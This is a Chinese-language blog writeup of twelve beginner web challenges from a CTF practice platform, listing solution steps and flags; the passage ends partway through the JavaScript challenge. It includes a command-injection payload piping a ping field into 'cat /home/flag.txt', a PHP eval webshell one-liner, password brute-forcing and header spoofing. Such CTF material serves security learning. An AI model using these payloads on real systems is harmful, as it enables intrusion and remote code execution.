

ctf web5 练习_CTF-攻防世界-WEB新手练习区 Writeup (12题入门题)

原创

三盒草莓 于 2021-01-15 08:17:47 发布 2462 收藏 4

文章标签: [ctfweb5 练习](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。


本文链接: https://blog.csdn.net/weixin_33603656/article/details/112994567

版权

注: 作者是CTF初学者, 边学习边记录, 如有错误或疏漏请批评指正, 也请各位大佬多多包涵。

攻防世界-WEB新手练习区 12题入门题 Writeup

(注意: 攻防世界WEB题每次生成场景后, 有时flag会改变, 因此flag不同不要在意, 主要是学习解题思路和方法)



0X01view_source

X老师让小宁同学查看一个网页的源代码, 但小宁同学发现鼠标右键好像不管用了。

题目提示查看源码, 鼠标右键不管用, 用F12打开控制台

发现源码里有flag



FLAG is not here



cyberpeace{d8e1850dd09cba974a8ad6de6e6ecbc1d}


0x02robots

X老师上课讲了Robots协议，小宁同学却上课打了瞌睡，赶紧来教教小宁Robots协议是什么吧。

根据提示(也可用御剑后台扫描得到)，输入/robots.txt



发现提示跳转flag_1s_h3re.php



2.打开flag_1s_h3re.php，发现flag




cyberpeace{c50a53cfa6c67eeeb1cc277eb928352c}

0x03backup

X老师忘记删除备份文件，他派小宁同学去把备份文件找出来,一起来帮小宁同学吧！

1.根据提示你知道index.php的备份文件名吗？

输入/index.php.bak



2.下载文件，打开发现flag

Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}

0x04cookie

X老师告诉小宁他在cookie里放了东西，小宁疑惑地想：‘这是夹心饼干的意思吗？’

1.用BP抓包，发现cook中有cookie.php

```
请求
Raw Headers Hex
1 SET / HTTP/1.1
2 Host: 228.249.52.133:57705
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
11

响应
Raw Headers Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 25 Sep 2020 11:55:18 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-lubuntu4.26
5 Set-Cookie: look-here=cookie.php
6 Vary: Accept-Encoding
7 Content-Length: 417
8 Connection: close
9 Content-Type: text/html
10
11 <html>
12 <head>
13 <meta charset="UTF-8">
14 <title>
15 Cookie
16 </title>
17 <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="styl
18 <style>
19 body{
20 margin-left:auto;
21 margin-right:auto;
22 margin-top:200px;
23 width:20em;
24 }
25 </style>
26 </head>
27 <body>
28 <h3>
29 000000cookie00
30 </h3>
31 </body>
32 </html>
```

2.用bp打开，看响应包，发现flag

```
请求
Raw Headers Hex
1 GET /cookie.php HTTP/1.1
2 Host: 228.249.52.133:57705
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
11

响应
Raw Headers Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 25 Sep 2020 11:56:05 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-lubuntu4.26
5 Flag: cyberpeace{1e232d15d531d2ba1756beb8c857aa42}
6 Vary: Accept-Encoding
7 Content-Length: 411
8 Connection: close
9 Content-Type: text/html
10
11 <html>
12 <head>
13 <meta charset="UTF-8">
14 <title>
15 Cookie
16 </title>
17 <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="styl
18 <style>
19 body{
20 margin-left:auto;
21 margin-right:auto;
22 margin-top:200px;
23 width:20em;
24 }
25 </style>
26 </head>
27 <body>
28 <h3>
29 000000cookie00
30 </h3>
31 </body>
32 </html>
```

cyberpeace{1e232d15d531d2ba1756beb8c857aa42}

0x05disabled_button

X老师今天上课讲了前端知识，然后给大家一个不能按的按钮，小宁惊奇地发现这个按钮按不下去，到底怎么才能按下去呢？

1.打开网页，发现无法按下，查看源码进行分析

```
1 <html>
2 <head>
3   <meta charset="UTF-8">
4   <title>一个不能按的按钮</title>
5   <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
6   <style>
7     body{
8       margin-left:auto;
9       margin-right:auto;
10      margin-top:200px;
11      width:20em;
12    }
13  </style>
14 </head>
15 <body>
16 <h3>一个不能按的按钮</h3>
17
18 <form action="" method="post" >
19 <input disabled class="btn btn-default" style="height:50px;width:200px;" type="submit" value="flag" name="auth" />
20 </form>
21
22 </body>
23 </html>
24
```

2.根据源码用post提交auth=flag，得到flag


```
1 <html>
2 <head>
3   <meta charset="UTF-8">
4   <title>一个不能按的按钮</title>
5   <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
6   <style>
7     body{
8       margin-left:auto;
9       margin-right:auto;
10      margin-top:200px;
11      width:20em;
12    }
13  </style>
14 </head>
15 <body>
16 <h3>一个不能按的按钮</h3>
17
18 <form action="" method="post" >
19 <input disabled class="btn btn-default" style="height:50px;width:200px;" type="submit" value="flag" name="auth" />
20 </form>
21 <h3>cyberpeace{d4b0680f557516481c6875e9f3a91687}</h3>
22 </body>
23 </html>
24
```

cyberpeace{d4b0680f557516481c6875e9f3a91687}


0x06weak_auth

小宁写了一个登陆验证页面，随手就设了一个密码。


1.先测试用户名，提示用户名为admin



2.用bp暴破密码，密码为123456



3.登录得到flag




cyberpeace{6dd2a521391ff29be16807c7bbb4ae83}


0x07command_execution

小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的, 你知道为什么吗。

1.可以ping127.0.0.1, 测试常用命令




构造127.0.0.1| find / -name "flag**"



提示有 /home/flag.txt

2.构造127.0.0.1|cat /home/flag.txt



PING

PING

```
ping -c 3 2.127.0.0.1|cat /home/flag.txt  
cyberpeace{55c6bea4ba417db7da3353608ad4798d}
```

cyberpeace{55c6bea4ba417db7da3353608ad4798d}

0x08simple_php

小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。

1.代码审计, 根据源码, 构造get请求 ?a=0a&b[]=



Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

0x09get_post

X老师告诉小宁同学HTTP通常使用两种请求方法，你知道是哪两种吗？

- 1.根据提示，请用GET方式提交一个名为a,值为1的变量。构造?a=1
- 2.根据提示，请再以POST方式随便提交一个名为b,值为2的变量。

用火狐浏览器提交post b=2



请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{fb23b6d776f7b36e25c9d2aa957ab3d5}


3.得到flag

cyberpeace{fb23b6d776f7b36e25c9d2aa957ab3d5}


0x0axff_referer

X老师告诉小宁其实xff和referer是可以伪造的。

1.根据提示ip地址必须为123.123.123.123，在bp里添加XFF



2.根据提示必须来自https://www.google.com，BP添加referer参数



3.Flag为:

cyberpeace{5d49dbdbc5a577836f7913494e672d36}

0x0bwebshell

小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

根据提示你会使用webshell吗? <?php @eval(\$_POST['shell']);?>


使用菜刀连接, 密码为shell。



3.连接后在文件内找到flag.txt。



cyberpeace{75762cef5afcc452956e498022e50470}



0x0csimple_js

小宁发现了一个网页，但却一直输不对密码。(Flag格式为 Cyberpeace{xxxxxxxxx})

```
view-source:http://220.249.52.133:47476/


<title>JS</title>
<script type="text/javascript">
function dechiffre(pass_enc) {
    var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,66";
    var tab = pass_enc.split(',');
    var tab2 = pass.split(','); var i, j, k, l=0, m, n, o, p = ""; i = 0; j = tab.length;
    k = j + (l) + (n=0);
    n = tab2.length;
    for(i = (o=0); i < (k = j = n); i++) {o = tab[i-1]; p += String.fromCharCode(o = tab2[i]);
        if(i == 5) break;}
    for(i = (o=0); i < (k = j = n); i++) {
        o = tab[i-1];
        if(i > 5 && i < k-1)
            p += String.fromCharCode(o = tab2[i]);
    }
    p += String.fromCharCode(tab2[17]);
    pass = p; return pass;
}

